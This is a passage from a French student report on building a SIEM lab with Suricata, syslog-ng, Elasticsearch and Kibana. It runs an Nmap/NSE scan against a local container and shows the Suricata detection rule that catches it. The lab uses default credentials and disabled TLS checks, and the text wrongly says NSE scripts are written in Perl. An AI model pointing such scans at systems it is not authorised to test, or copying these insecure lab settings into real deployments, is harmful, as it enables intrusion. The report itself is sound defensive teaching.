

UQAC

RAPPORT DE PROJET SIEM

M. JAAFAR Fehmi - 8INF857



Nirina MACON
30/10/2025

Table des matières

I.	Introduction.....	2
II.	Le SIEM.....	2
a.	Présentation de la pile applicative.....	2
b.	Installation et configuration	3
	Docker	3
	Debian	4
	Suricata	5
	Syslog- <i>ng</i>	7
	Elasticsearch & Kibana.....	8
III.	Scénarios d'attaque.....	9
a.	Reconnaissance avec NMAP & NSE	10
b.	Web Fuzzing avec FFUF.....	14
c.	Bruteforce web d'identifiants avec HYDRA	19
d.	Injection web de commandes.....	24
e.	Téléchargement de fichiers malveillants	28
IV.	Visualisation des journaux dans Kibana	33
V.	Pistes d'amélioration.....	38
VI.	Conclusion.....	40
	Table des illustrations.....	41

I. Introduction

Aujourd’hui, la sécurité des réseaux informatiques est un enjeu majeur pour chaque organisme. En moyenne une entreprise subit 1636 tentatives d’intrusion par semaine, d’après Check Point Research en 2024, correspondant à une évolution de 30% du nombre d’attaques par rapport à l’année précédente. Face à cette pression constante exercée sur les infrastructures numériques, il est impératif de disposer d’outils capables de détecter en quasi-temps réel les incidents. C’est dans ce contexte que ce projet vise à déployer un système d’analyse et de détection d’intrusions dans une infrastructure afin de la protéger et d’enrichir les processus cyber.

L’objectif est donc d’expliquer la construction d’une telle solution et comment les différents blocs qui la compose interagissent entre eux pour former un écosystème cohérent capable de détecter, analyser et visualiser différentes attaques. Cinq scénarios d’attaques seront à cet effet décrits et exécutés sur notre système d’information afin de tester et présenter l’efficacité du système de détection réalisé.

Vous retrouverez l’ensemble de la pile applicative du projet sur le repos GitHub suivant : https://github.com/Nirij3m/SIEM_Stack avec notamment les instructions de déploiement pour vous servir de support à ce document, et vous permettre d’effectuer les scénarios d’attaques.

II. Le SIEM

a. Présentation de la pile applicative

Un SIEM peut se décomposer en quatre composantes applicatives : un système de détection et prévention d’intrusion (IDPS), un système de collecte de logs, un système de centralisation des logs et enfin un système de visualisation. L’IDPS utilisé sera Suricata qui est une solution open source basée sur signature qui permet l’analyse en temps réel du trafic réseau sur de nombreux protocoles afin de créer des règles de détection et réponse personnalisées. Pour la collecte nous utiliserons syslog-ng qui est une solution permettant de collecter les données de plusieurs sources afin de les envoyer vers plusieurs destination locales ou distantes. En outre, syslog-ng permet d’uniformiser et standardiser les journaux provenant même de sources différentes grâce à un analyseur syntaxique (parser) puissant. Ces journaux seront ensuite envoyés à une instance Elasticsearch grâce à un driver et un système



d'ingestion dédié pour la centralisation et le stockage. Elasticsearch est une solution fournissant une base de données non-relationnelle avec un moteur d'indexation permettant d'effectuer des recherches et des analyses sur de larges volumes hétérogènes. Enfin, avec Elasticsearch est inclus un système de visualisation nommé Kibana. Cette application utilise les fonctionnalités de filtrage et de recherche d'Elasticsearch afin de créer des vues et des tableaux de bord personnalisés sur les index de la base de données pour obtenir des analytiques en temps réel sur les systèmes surveillés. Finalement, les différents services à surveiller seront installés sur une distribution linux Debian 12 qui hébergera un serveur web sous Apache2 et un serveur OpenSSH afin de présenter les différents scénarios d'attaque. Pour des questions pratiques l'IDPS Suricata sera installé directement sur cette machine hôte, les pistes d'amélioration seront évoquées ultérieurement.

b. Installation et configuration

Pour faciliter le déploiement de cette pile applicative nous utiliserons le système de conteneurisation Docker. Docker est une plateforme open-source qui permet de créer, déployer et exécuter rapidement diverses applications dans un conteneur. Pour ce faire nous tirerons des images officielles d'Elasticsearch, Kibana, syslog-ng et Debian du Docker Hub que nous personnaliserons et configurerons à nos besoins. Ces images seront ensuite exécutées dans des conteneurs distincts par-dessus le système d'exploitation de l'hôte grâce au Docker Engine. La création d'un réseau docker dédié permettra aux conteneurs de communiquer ensemble et les services de la Debian seront accessibles à l'hôte localement à travers des redirections de port. Pour déployer la pile applicative, veuillez vous référer aux directives du fichier README.md du repos GitHub présenté en introduction. Nous présenterons dans les sections suivantes l'essentiel des fichiers de configuration pour lier les différents services.

Docker

Deux fichiers sont importants pour configurer l'environnement d'exécution Docker. Le premier est un fichier *dockerfile* : [/configs/dockerfile_debian.txt](#) qui permet de personnaliser une image tirée du Docker Hub en renseignant des commandes qui seront exécutées au sein de l'image. Dans notre contexte, ce fichier dockerfile permettra de configurer l'hôte Debian pour installer le serveur web Apache2, le serveur OpenSSH, l'IDPS Suricata ainsi que divers outils supplémentaires. L'avantage de ce système est qu'il permet d'installer ces services à la construction

de l'image plutôt qu'à son chargement dans un conteneur. De la sorte les commandes renseignées ne seront exécutées qu'une seule fois ce qui facilite le déploiement et le débogage puisqu'il n'y aura pas besoin de les réexécuter entre chaque redémarrage du conteneur. Le deuxième fichier *compose* : *compose.yaml* est utilisé par l'orchestrateur pour mettre en place plusieurs conteneurs et les configurer en un seul endroit. Ainsi il est possible pour un conteneur de lui attribuer une image, un nom, un réseau docker et surtout des volumes partagés. Ces volumes peuvent être montés entre plusieurs conteneurs à différents points de montage pour leur permettre de partager des fichiers entre eux. En outre, une extension de ce principe de volume nommé *configs* permet de monter un fichier depuis la machine hôte directement dans un conteneur au démarrage de ces derniers par l'orchestrateur. L'avantage d'un tel système est qu'il facilite la modification des fichiers de configurations car il n'y a pas besoin de se connecter au conteneur pour y faire manuellement le changement. L'association entre le fichier source de l'hôte et sa destination est automatique et le lien est conservé même après le démarrage ce qui permet d'édition en temps réel lesdits fichiers. Par exemple :

```
configs:  
  index_php:  
    file: ./configs/index.php  
  
...SNAP...  
  configs:  
    - source: index_php  
      target: /var/www/html/index.php
```

Ce code associe le fichier du répertoire GitHub local de l'hôte *./configs/index.php* vers le fichier cible */var/www/html/index.php* du conteneur. Par cette association tout le contenu du fichier local sera transféré dans le fichier cible et toute modification de la source même durant l'exécution du conteneur sera appliquée. Enfin une dernière directive importante : *ports* permet de rediriger un port local de l'hôte sur le port d'un conteneur selon la syntaxe *port_hôte:port_conteneur*. Les différentes directives du fichier d'orchestration sont très souvent explicites, plus d'informations sont disponibles dans la documentation officielle Docker Compose : <https://docs.docker.com/compose/>

Debian

La version de Debian utilisée est la douzième, nommée bookworm. Elle présente après personnalisation de l'image grâce au fichier dockerfile deux services : un

serveur web Apache2 et un serveur OpenSSH. La configuration par défaut de Apache2 est suffisante pour la portée de ce projet. Les pages webs qui seront hébergées se trouvent dans le répertoire par défaut du conteneur : `/var/www/html` et sont accessibles depuis l'hôte sur le port 80 à l'adresse `http://localhost` (ou 127.0.0.1). Le contenu de ce serveur sera détaillé ultérieurement dans la section consacrée aux scénarios d'attaque. Le serveur OpenSSH est configuré à la construction de l'image Debian pour permettre d'accéder au conteneur sur le port hôte 2222 avec un tty administrateur amélioré à toutes fins utiles. Depuis le terminal de votre machine hôte, vous pouvez vous y connecter avec la commande suivante après avoir installé un client ssh depuis votre machine hôte grâce aux identifiants `root:root` :

```
ssh root@localhost -p 2222
```

Si vous hébergez déjà un service sur un de ces ports de votre machine hôte, il vous faudra modifier la redirection conteneur-hôte du service en question dans le fichier orchestrateur `compose.yaml` pour éviter un conflit. D'autres outils sont également présents sur la Debian comme `tcpdump`, `ping`, ou encore `vim` pour vous aider à modifier et comprendre le fonctionnement de ce conteneur. Si vous souhaitez ajouter vos propres outils, vous devrez modifier le fichier `dockerfile_debian.txt` car la source list du gestionnaire de paquet n'est plus accessible après le lancement du conteneur. Il vous suffit d'ajouter à la ligne 5 du dockerfile le nom du paquet souhaité selon la disponibilité du gestionnaire APT (*Advanced Package Tool*) :

```
apt-get install -y --no-install-recommends openssh-server apache2 ...  
VOTRE_PAQUET ... sudo jq && \
```

Tous les journaux systèmes et applicatifs sont localisés dans le répertoire `/var/log` de la Debian. Au sein de ce dossier, le fichier `access.log` enregistre les requêtes effectuées au serveur web et le fichier `auth.log` enregistre les connexions SSH faites à la machine. Pour rendre accessible ces logs au conteneur syslog-ng de centralisation, le volume partagé `common_logs` est monté à cet emplacement. Ce même volume sera par la suite monté dans le conteneur syslog-ng pour permettre à l'application d'accéder à tous ces journaux.

Suricata

La version de Suricata installée est la 6.0.10, la dernière disponible depuis le gestionnaire de paquet de Debian 12. Le fichier de configuration de Suricata est présent et consultable dans le répertoire GitHub à l'emplacement

`/configs/suricata.yaml`. Il est stocké localement dans le conteneur Debian à l'emplacement `/etc/suricata` avec d'autres fichiers de configuration. Il permet de configurer le moteur de détection basé sur signature, le mode de génération des alertes et des logs ainsi que le décodage des différents protocoles qui seront écoutés. Par défaut tous les protocoles sont actifs mais pour une question de légèreté nous n'avons activé que celui utilisé activement par les signatures : `HTTP`. Les sorties générées par Suricata sont également stockées à l'emplacement des journaux `/var/log` dans deux fichiers principaux. Le premier `fast.log` stocke les messages d'alertes générés par l'application dans un format en ligne clair et concis. Toutefois pour alimenter un SIEM, plus de verbosité est nécessaire. A cet effet, le fichier `eve.json` fournit des informations au format JSON de manière plus extensive sur les alertes générées (sid, rev, proto, date, origine...) mais enregistre également les communications inspectées. Ce fichier a donc un double rôle en regroupant à la fois les logs réseaux et les alertes. Concernant les signatures, elles sont écrites dans le fichier `/etc/suricata/suricata.rules`. Le fonctionnement de ce système consiste à identifier des schémas d'attaque spécifiques comme des séquences d'octets malveillantes ou des codes d'erreurs particulier dans les requêtes et d'effectuer une action en conséquence si la charge identifiée correspond à celle dans une base de données de signatures. Cela nécessite donc de rédiger et d'appliquer une signature par scénario d'attaque. Suricata propose enfin un système de classification des alertes en fonction de leur nature qui permet d'associer directement un indice de严重性, une priorité de traitement et un message contextuel supplémentaire. Le fichier de classification est consultable à l'emplacement `/etc/suricata/rules/classification.config`. Nous détaillerons plus en détails les règles associées à chacun des scénarios testés dans leur section respective. En voici la syntaxe générale :

```
alert http any any -> any any (OPT)
```

Elle se compose d'un **verbe** qui définit l'action à prendre lorsqu'une signature est reconnue. Cela peut consister à générer une alerte dans les journaux, à lâcher le paquet pour qu'il n'arrive pas à destination ou à le rejeter pour retourner une erreur à la source. En deuxième partie se trouve **le protocole** de communication à surveiller. Suricata est capable d'en décoder plus d'une dizaine incluant FTP, DNS, SSH, MQTT... Ensuite est défini **l'entête** qui indique l'adresse IP, le port et la direction (source -> destination) de la règle. Finalement **les options** permettent de personnaliser la signature en définissant des correspondances sur des entêtes ou des

payloads spécifiques au **protocole** décodé. Parmi ces options, il est possible de renseigner le message d'alerte, la classification de la règle ou encore sa version. Plus d'informations sur la construction des signatures sont disponibles dans la documentation officielle : <https://docs.suricata.io/en/suricata-6.0.10/>

Syslog-ng

Le fichier de configuration de syslog-ng est situé localement dans le répertoire GitHub à l'emplacement **/configs/syslog-ng.conf**. Il est stocké dans le conteneur à l'emplacement **/etc/syslog-ng/**. Il permet de configurer des journaux sources provenant du conteneur, une cible qui les recevra et éventuellement des analyseurs. Comme mentionné précédemment, pour permettre au conteneur de récupérer les logs de la machine hôte Debian, le volume **common logs** est monté sur l'hôte à l'emplacement des logs **/var/log**. Puis ce même volume est monté dans le conteneur syslog-ng à l'emplacement **/logs** pour pouvoir les collecter et les envoyer. La syntaxe est assez explicite, par exemple le code suivant :

```
source s_ssh{
    file("/logs/auth.log");
};

source s_apache{
    file("/logs/apache2/access.log");
};

source s_suricata{
    file("/logs/suricata/eve.json"
        program_override("suricata")
        flags(no-parse));
};
```

Permet de définir trois sources de journaux, en l'occurrence en provenance du serveur web Apache2, OpenSSH et de Suricata pour récupérer les alertes à travers le volume partagé. Le code suivant :

```
destination d_elasticsearch_alerts {
    elasticsearch-http(
        url("https://elasticsearch:9200/_bulk")
        index("alerts")
        persist-name("es-alerts")
        type("")
        user("elastic")
        password("elastic")
        template("${format-json --scope rfc5424 --scope nv-pairs --
exclude MESSAGE --exclude DATE --key ISODATE}")
        tls(peer-verify(no))
    );
};
```

Permet de définir comme destination l'indice « alerts » de la base de données Elasticsearch en guise de stockage. Syslog-*ng* propose un driver *elasticsearch-http* qui permet l'envoi de journaux directement à travers le protocole HTTP. La directive *template* permet de formater les journaux dans un format JSON compréhensible par l'API d'ingestion d'Elastic, en accord avec la documentation officielle : <https://syslog-ng.github.io/>. Enfin le code suivant :

```
log {  
    source(s_suricata);  
    parser(p_json);  
    destination(d_elasticsearch_alerts);  
};
```

Permet d'associer une source de journaux à une destination comme précédemment défini. Enfin l'utilisation d'un *parser* :

```
parser p_json {  
    json-parser (prefix("suricata."));  
};
```

Ajoute simplement dans notre cas un préfix à tous les champs JSON générés par l'IDPS avec le mot « suricata ». Cela permet de ces entrées des autres pour faciliter le tri par la suite. D'autres paramètres peuvent être utilisés pour formatter plus précisément les données et ajouter du contexte supplémentaire (ex : données GeoIP).

Elasticsearch & Kibana

La configuration de ces services se fera post-exécution des conteneurs dédiés. Toutes les informations pour relier Kibana et Elasticsearch se trouvent dans le document README.me du repos GitHub. Deux interfaces sont exposées par le conteneur pour interagir avec ces services. Le premier à la disposition de l'utilisateur se trouve sur le port 5601 à l'adresse locale : <http://localhost:5601> est l'interface Kibana qui permet de gérer et explorer depuis votre navigateur la base de données Elasticsearch et vous donne la possibilité de créer des visualisations et des tableaux de bord. Plus de détails sur cette partie dans la section consacrée aux visualisations. La deuxième interface est disponible pour les autres conteneurs sur le port 9200 à l'adresse https://elasticsearch:9200/_bulk. Elle permet d'utiliser l'API *bulk* d'Elastic qui permet l'ingestion de données « en vrac » c'est-à-dire qui ne sont pas forcément homogènes entre elles ou présentant le même formatage. Le moteur d'Elasticsearch se charge par la suite de créer des ancrages et des champs de recherche sur ces données

pour permettre d'effectuer des opérations de filtrage et de recherche au sein des index.

Voici un diagramme de la pile applicative avec toutes les dépendances présentées précédemment :




Figure 1. Diagramme de la pile applicative

III. Scénarios d'attaque

Une fois la pile applicative présentée et configurée, il convient de tester ses fonctionnalités à travers différents scénarios d'attaque. Chaque scénario sera présenté avec son vecteur d'attaque et une interprétation des indicateurs associés. En outre, la règle de détection d'attaque vous sera présentée ainsi que la sortie générée par l'IDPS. Pour consulter les messages d'alerte vous pouvez vous connecter en SSH à la Debian et lire en continu le fichier associé à l'aide des commandes suivantes :

```
$ ssh root@localhost -p 2222
root@localhost\: password: root
```



The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in `/usr/share/doc/*/copyright`.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
root@95f125517622:~# tail -f /var/log/suricata/fast.log  
> ...
```

Les alertes apparaîtront ainsi dans ce terminal en temps réel.

La majorité des scénarios présentés utiliserons comme chemin de base d'attaque le serveur web Apache2 bien que les techniques et tactiques utilisées peuvent très bien être appliquées à d'autres services. Ce choix s'explique aussi par la grande démocratisation des serveurs web qui peuvent désormais être configurés en un tour de main grâce à des CMS (WordPress, Wix...) par n'importe quel utilisateur peu voire pas expérimenté, et souvent au détriment des aspects de cybersécurité. Pour les entreprises, un site web représente une façade commerciale virtuelle qui lui permet d'exposer ses produits, d'attirer des clients et de proposer des services dématérialisés accessibles depuis n'importe où (cloud, drive, banque, commerce). De part ces multiples finalités, les interactions avec ces services web sont nombreuses et la surface d'attaque exposée augmente exponentiellement avec le nombre de fonctionnalités proposées. Ces scénarios seront ainsi également l'occasion de sensibiliser sur les divers moyens existants pouvant mener à la compromission de ces systèmes de premier plan.

a. Reconnaissance avec NMAP & NSE

La phase de reconnaissance pour un attaquant est cruciale. Elle permet d'énumérer l'ensemble des services de la cible pour identifier le meilleur vecteur d'attaque parmi toute la surface exposée. Plus qu'une simple énumération, la reconnaissance permet en outre de comprendre l'infrastructure de la cible et son organisation. Le but n'étant pas de rentrer dans un système mais de lister tous les moyens d'y parvenir, la détection de ce genre d'activité est plus délicate car les traces laissées se confondent souvent avec une activité légitime d'un utilisateur. Toutefois un attaquant peu qualifié peut très vite devenir « bruyant » et générer de nombreux journaux en étant très agressif dans sa démarche d'énumération. Pour réaliser cette étape, l'outil populaire NMAP (<https://nmap.org/>) permettra d'effectuer une reconnaissance active de la cible en interagissant directement avec elle pour lister les services réseaux qui y sont hébergés. En particulier, l'outil fournit un moteur appelé *Nmap Scripting Engine* (NSE) qui

permet d'utiliser des scripts écrits en Perl pour obtenir des informations plus détaillées sur certains services et parfois même automatiser la recherche et l'exploitation de vulnérabilités. Cependant ce moteur puissant possède une signature particulière notamment lorsqu'il interagit avec un serveur web. En effet, l'agent utilisé place explicitement en entête de ses requêtes HTTP son nom : « Nmap Scripting Engine » ce qui permet en examinant l'entête « user_agent » du protocole d'identifier immédiatement un utilisateur effectuant de la reconnaissance active sur notre système. Au regard de ce critère d'identification, voici la règle qui permet d'alerter sur une telle activité :

```
alert http any any -> any any (
    msg:"ET SCAN Nmap Scripting Engine User-Agent Detected (NSE)";
    flow:to_server,established; http.user_agent;
    content:"Mozilla/5.0 (compatible|3b| Nmap Scripting Engine";
    nocase; depth:46;
    classtype:web-application-attack; sid:2009358;
    ...SNAP...
)
```

Cette règle génère une alerte sur le protocole HTTP d'un trafic en provenance de n'importe quelle source vers (->) n'importe quelle destination ayant comme entête `http.user_agent` et comme `content` : « Mozilla/5.0 (compatible|3b| Nmap Scripting Engine». Il est spécifié que seules les requêtes effectuées à travers une connexion correctement `established` à destination du serveur `flow: to_server` sont retenues pour traitement. Les opérateurs qui suivent : `nocase` et `depth` spécifient respectivement que le contenu recherché est insensible à la casse et qu'il se fait à une profondeur maximale de 46 octets depuis le début de l'entête inspectée pour éviter de surcharger le moteur de détection. La classification `classtype: web-application-attack` permet d'associer une priorité de traitement de 1 à ce genre d'activité. Enfin le sid permet de donner un identifiant à la signature pour retrouver la règle en cas de déclenchement pour mieux comprendre le contexte de détection. Tirée de la communauté Emerging Threats parmi plusieurs autres, cette signature permet ainsi de détecter en accord avec le fonctionnement décrit précédemment l'activité d'un moteur NSE sur un serveur web. Plus de détails sont disponibles sur le jeu de règle proposé par cette organisation à l'adresse <https://rules.emergingthreats.net/open/suricata/rules>.

Pour tester cette règle et effectuer l'attaque vous aurez besoin d'installer l'outil NMAP sur votre machine hôte. Dans notre cas nous utiliserons la WSL (Windows Subsystem for Linux) pour exécuter un environnement Debian (différent du conteneur)

et tester les scénarios. Vous êtes libre de sélectionner l'option qui convient le mieux à votre système, une machine virtuelle sous Kali Linux ou ParrotOS contiendra tous les outils nécessaires pour réaliser les démonstrations de ce projet. Toutefois, quelle que soit la méthode sélectionnée, le conteneur cible et ses services, en particulier le serveur web, seront toujours accessibles localement par et sur votre machine hôte des conteneurs. Si vous utiliser une machine virtuelle pour simuler les attaques, vous devrez probablement pointer l'interface réseau virtuelle et ou identifier l'adresse IP de votre machine hôte avec la commande *ipconfig* (Windows), *ip a* (Linux) ou *ifconfig* (Linux).

Pour les distributions Debian :

```
$ sudo apt install nmap

Installing:
  nmap

Installing dependencies:
  libblas3  liblinear4  libluas5.4-0  libpcap0.8t64  nmap-common
  ...
  SNAP ...

Continue? [Y/n] Y
Get:1 http://deb.debian.org/debian trixie/main amd64 libblas3 amd64 3.12.1-6 [160 kB]
Get:2 http://deb.debian.org/debian trixie/main amd64 liblinear4 amd64 2.3.0+dfsg-5+b2 [41.7 kB]
  ...
  SNAP ...
Setting up libpcap0.8t64:amd64 (1.10.5-2) ...
Setting up liblinear4:amd64 (2.3.0+dfsg-5+b2) ...
Setting up nmap (7.95+dfsg-3) ...
Processing triggers for libc-bin (2.41-12) ...
```

Puis pour effectuer la découverte avec l'outil :

```
$ sudo nmap -sS -p 80 -sV -sC localhost

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-14 00:10 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000032s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.65 ((Debian))
|_http-server-header: Apache/2.4.65 (Debian)
|_http-title: Ping une IP

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.36 seconds
```

L'attribut *-sS* permet d'effectuer un SYN Stealth Scan qui identifie si le service ciblé est actif en envoyant une requête de synchronisation SYN puis en attendant la réponse de reconnaissance ACK (acknowledge) de la cible et en terminant

prématulement le three-way handashake en envoyant une requête de réinitialisation RST (reset). L'attribut `-p` permet de cibler spécifiquement le port 80 associé au serveur web hébergé sur le conteneur. Enfin l'attribut `-sV` et `-sC` spécifient respectivement à NMAP d'identifier plus précisément le service exposé et d'utiliser le moteur NSE avec des scripts par défaut de reconnaissance. La réponse de l'outil indique que le port 80 est bien ouvert et qu'il héberge un service HTTP en particulier la version Apache `httpd 2.4.65 ((Debian))` qui correspond bien à celle présente dans le conteneur. Le résultat des scripts NSE `http-server-header` et `http-title` confirment la version du service et affichent le titre de la page d'accueil. D'autres scripts relatifs au protocole scanné sont disponibles sur le site officiel de NMAP.

Du côté de l'IDPS Suricata, nous pouvons constater qu'une alerte a effectivement été générée à la suite de cette activité :

```
root@95f125517622:~# tail -f /var/log/suricata/fast.log
10/14/2025-04:02:51.592938 [**] [1:2009358:6] ET SCAN Nmap Scripting Engine
User-Agent Detected (Nmap Scripting Engine) [**] [Classification: Web
Application Attack] [Priority: 1] {TCP} 172.18.0.1:60996 -> 172.18.0.2:80
```

Le tableau `[1:2009358:6]` indique en premier la priorité de traitement de l'alerte, le sid de la signature et enfin sa révision. Suit ensuite le message associé à l'alerte dont le cœur est par convention écrit en lettres capitales. Puis vient la classification de l'alerte ainsi que des informations basiques sur la source et la destination de la requête malveillante. Le fichier `fast.log` tronque volontairement les informations liées à l'alerte pour garder un format de sortie clair, concis et rapidement accessible. Des informations plus extensives sont envoyées à la base de données Elasticsearch grâce au fichier de sortie `eve.json` consultable avec la commande suivante :

```
root@95f125517622:~# cd /var/log/suricata/
root@95f125517622: /var/log/suricata# cat eve.json | jq
```

La découverte de ces informations supplémentaires sur les alertes se fera directement dans la base de données Elasticsearch dans la section consacrée au filtrage et à la visualisation à travers l'interface Kibana. Il est toutefois déjà possible de composer avec ce format d'alerte. Un administrateur ou analyste SoC pourrait ainsi comprendre de cette activité qu'une énumération de ses services est en cours ce qui constitue un indicateur possible d'incident. NMAP n'est toutefois pas un outil d'exploitation, il peut très bien être utilisé de surcroît à des fins légitimes d'inventaire ou de test interne. Il

faut ainsi corréler en accord avec les procédures internes de l'entreprise d'autres événements avec celui-ci pour pouvoir qualifier pleinement l'activité de malveillante.

b. Web Fuzzing avec FFUF

Une fois le service web identifié comme actif, il est possible d'effectuer de nouveau une énumération afin de mieux comprendre l'architecture de ce système, les solutions proposées par ce dernier et éventuellement un point d'entrée. Pour prendre de l'information sur un serveur web, la méthode la plus naturelle consiste tout simplement à le visiter afin de prendre connaissance des éléments qui le compose (formulaire de connexion, API, comptes utilisateurs...). Une fois cette découverte terminée, un attaquant pourra analyser ces éléments plus en détails (Pourquoi cet élément est présent ? Comment fonctionne-t-il ? Quand a-t-il été installé ? Quelle est son utilité ? ...) pour sélectionner le chemin d'attaque ayant le plus de potentiel. A titre de démonstration, le site web hébergé propose deux services. Sur la page d'accueil :




Figure 2. Page web d'accueil pour ping une adresse IP

Se trouve une page permettant d'effectuer la commande *ping* sur une adresse IP et de consulter le retour de cette commande directement dans le navigateur. La barre de navigation permet de retourner sur cette page à tout moment en cliquant sur le bouton « Ping » et permet aussi d'accéder à une deuxième page « Login » :



Figure 3. Page web de connexion

Qui propose un formulaire permettant de se connecter à un compte à l'aide d'identifiants pour accéder à un service fictif. Ces deux pages permettront d'illustrer les deux techniques d'attaques qui suivront. Cependant, un attaquant en phase de reconnaissance se contente uniquement de lister les services et sous-services proposés, il ne tente pas encore d'exploiter un potentiel chemin d'attaque tant qu'il n'a pas terminé l'énumération à un certain degré au risque de passer à côté d'une information cruciale qui pourrait changer son plan d'attaque. A ce titre, un principe clé de l'énumération est : « *There is more than meets the eye* », autrement dit que l'étendu et la complexité d'un service s'étend bien au-delà de ce que l'attaquant voit sur son écran. Ainsi, d'après ce principe, rien ne nous garantit que les pages « Ping » et « Login » sont les seules hébergées sur le serveur web, autrement dit qu'il n'existe pas une page non-répertoriée sur le site qui constituerait un nouveau vecteur d'attaque potentiel. La *fuzzing* est une technique qui permet, au regard de ce constat, de tester l'existence d'éléments supplémentaires cachés à partir d'une liste de mots appelée dictionnaire. Au sens large le fuzzing ne s'applique pas qu'à la découverte de pages webs, il peut permettre de découvrir de nouveaux paramètres HTTP, des sous-domaines, des hôtes virtuels, etc... le tout « à l'aveugle ». Cependant, plus le dictionnaire de mots est important, plus l'attaque est bruyante par les nombreuses interactions qu'elle génère. Plus précisément, pour tester l'existence d'une page ou d'un sous-répertoire, le principe consiste à essayer de se connecter à un nom de page tiré du

